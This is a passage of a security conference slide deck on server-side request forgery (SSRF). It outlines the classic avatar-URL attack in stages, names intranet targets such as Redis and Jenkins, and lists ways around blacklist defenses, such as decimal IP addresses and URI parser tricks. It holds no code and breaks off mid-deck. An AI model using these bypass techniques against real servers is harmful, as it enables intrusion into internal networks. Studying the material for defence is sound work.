# Whole New Perspective In SSRF

MAKE IT GREAT AGAIN AND Ignore Most Of
SSRF DEFENSE SOLUTIONS THAT WE KNOWN

BCM Social Corp.

Back2Zero

# About us

## Yang Zhang(Lucas)

- Leader of Security Research Department in BCM Social Corp.
- Founder of Back2Zero Team.
- International renowned security conference speaker.

## Kunzhe Chai(Anthony)

- Founder of PegasusTeam and Chief Information Security Officer in BCM Social Corp.
- Author of the well-known security tool MDK4.
- Maker of China's first Wireless Security Defense Product Standard and he also is the world's first inventor of Fake Base Stations defense technology

## Yongtao Wang(Sanr)

- Co-founder of PegasusTeam and Leader of Red Team in BCM Social Corp.
- Specializes in penetration testing and wireless security.
- Blackhat, Codeblue, Poc,  Kcon, etc. Conference speaker.

# Agenda

- Introduce to SSRF
- Traditional SSRF Attack Method&Well-Known defense solution
- New perspective in SSRF
- Vulnerabilities in read world
- Summary

# Introduce to SSRF

# Introduce to SSRF


**Basic knowledge**

## What is SSRF?

- Server-Side Request Forgery.
- Break the Network Security Boundary.
- Compromise the internal services.

# Traditional SSRF Attack Method


## First stage




When a attacker browse a website and tend to config his personal information, such as name, age.

# Traditional SSRF Attack Method


## Second stage




The server need an avatar URL and download it from remote website for configuring.

# Traditional SSRF Attack Method


## Third stage




Then the attacker send a intranet URL with payload.

# Traditional SSRF Attack Method

## Fourth stage




Eventually, the DMZ server will send a request with payload to intranet service.

# Traditional SSRF Attack Method&

# Traditional SSRF Attack Method

**Targets of SSRF**

- Compromise intranet services
  - Jenkins
  - Struts2
  - Redis
- Access private service and get classify information.
- Scan intranet environment (IP and Ports)
- DOS

# Well-Known defense solution

# Well-Known defense solution

**URI Pre-Check - Blacklist**

- IP address
- Host Name
- Resource type
- ……

**Bypass methods**

- Decimal IP address
- URI future: @#?
- Attack URI parser
- ……


# Well-Known defense solution

**Network Hook**

Create a new container or thread to send network request, and all request Will be hooked. We can validate these requests at TCP/IP layer.

**Bypass methods**

- Nothing




# Well-Known defense solution

**Move the server to public network**

Especially in the cloud environment, many network connectors will be placed into the public network environment to eliminate SSRF vulnerability.

**Bypass methods**

- Nothing



# New perspective in SSRF

# Traditional SSRF Attack Method


**All untrusted data input may cause security risk.**

We know that there are four stages in SSRF exploiting process, and we just can input data at the third stage. If we can find new stage to process our payload, that means we may find a new attack surface.

- Third stage in SSRF: Attacker send an avatar URI to server.
- Fifth stage in SSRF ?

# Traditional SSRF Attack Method


## Third stage




The attacker can send a URI of his own service.

# Traditional SSRF Attack Method

